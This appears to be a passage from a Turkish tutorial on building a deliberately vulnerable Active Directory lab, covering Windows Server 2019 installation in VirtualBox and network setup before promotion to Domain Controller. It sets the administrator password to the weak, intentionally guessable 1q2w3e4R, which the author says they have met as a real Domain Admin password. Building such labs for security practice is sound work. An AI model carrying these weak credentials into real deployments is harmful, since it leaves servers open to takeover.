
Install now'a tıklayarak kurulum işlemine başlayalım.




Önünüze çıkan seçeneklerden “Windows Server 2019 Datacenter Evaluation (Desktop Experience)” ‘ı seçerek devam ediniz.




Önünüze çıkan seçeneklerden **Custom: Install Windows Only (advanced)** seçeneğine tıklayıp devam ediniz.



Windows Server 2019'u kuracağınız disk alanını seçip devam ediniz.




Kurulum bittikten sonra, ek ayarları yapmaya geçebiliriz.




Sunucuya giriş yapacağımız bilgiler, zafiyetli ortam kurmak adına basit bir şekilde verilecektir.
Administrator:1q2w3e4R bilgilerini girip devam ediniz


(**1q2w3e4R**, gerçek hayatımda karşılaştığımız bir Domain Admin parolasıdır.)



Kurulum tamamlandıktan sonra, sunucuya giriş yapabilmemiz için VirtualBox ekranında **Input** sekmesinin altında sanal makineye CTRL+ALT+DEL tuşlarını gönderiniz. Az önce oluşturduğumuz **1q2w3e4R** parolasıyla sunucuya giriş yapınız.




Sunucuya giriş yaptıktan sonra, sağ tarafta çıkan “Bu bilgisayarın ağdaki diğer cihazlar tarafından bulunmasını istiyor musunuz?” uyarısına EVET(YES) butonuna tıklayarak izin veriniz.



Sunucu kurulumunu tamamladıktan sonra, sıra sunucuya Active Directory Domain Services ve DNS özellikleri atamaya geliyor. Bu servisleri kurduktan sonra, sunucuya Domain Controller rolüne yükselteceğiz.

Bu işlemleri gerçekleştirmeden önce, sunucuya Statik IP Adresi atamamız ve DNS soru sunucusunu değiştirmemiz gerekiyor.



The screenshot shows the Windows Settings application window. The title bar says 'Settings'. On the left, there's a sidebar with 'Home' and a search bar labeled 'Find a setting'. Under 'Network & Internet', several options are listed: 'Status', 'Ethernet', 'Dial-up', 'VPN', 'Airplane mode', and 'Proxy'. The 'Status' option is currently selected, indicated by a blue vertical bar next to it. The main content area is titled 'Status' and 'Network status'. It shows a diagram of a laptop connected via an Ethernet cable to a globe icon, labeled 'Ethernet Private network'. Below the diagram, it says 'You're connected to the Internet' and provides instructions for changing connection properties or showing available networks. At the bottom, there's a section titled 'Change your network settings' with three options: 'Change adapter options', 'Sharing options', and 'Network troubleshooter'.

Settings

Home

Find a setting

Network & Internet

Status

Ethernet

Dial-up

VPN

Airplane mode

Proxy

Status

Network status

You're connected to the Internet

If you have a limited data plan, you can make this network a metered connection or change other properties.

Change connection properties

Show available networks

Change your network settings

Change adapter options


View network adapters and change connection settings.

Sharing options

For the networks you connect to, decide what you want to share.


Network troubleshooter

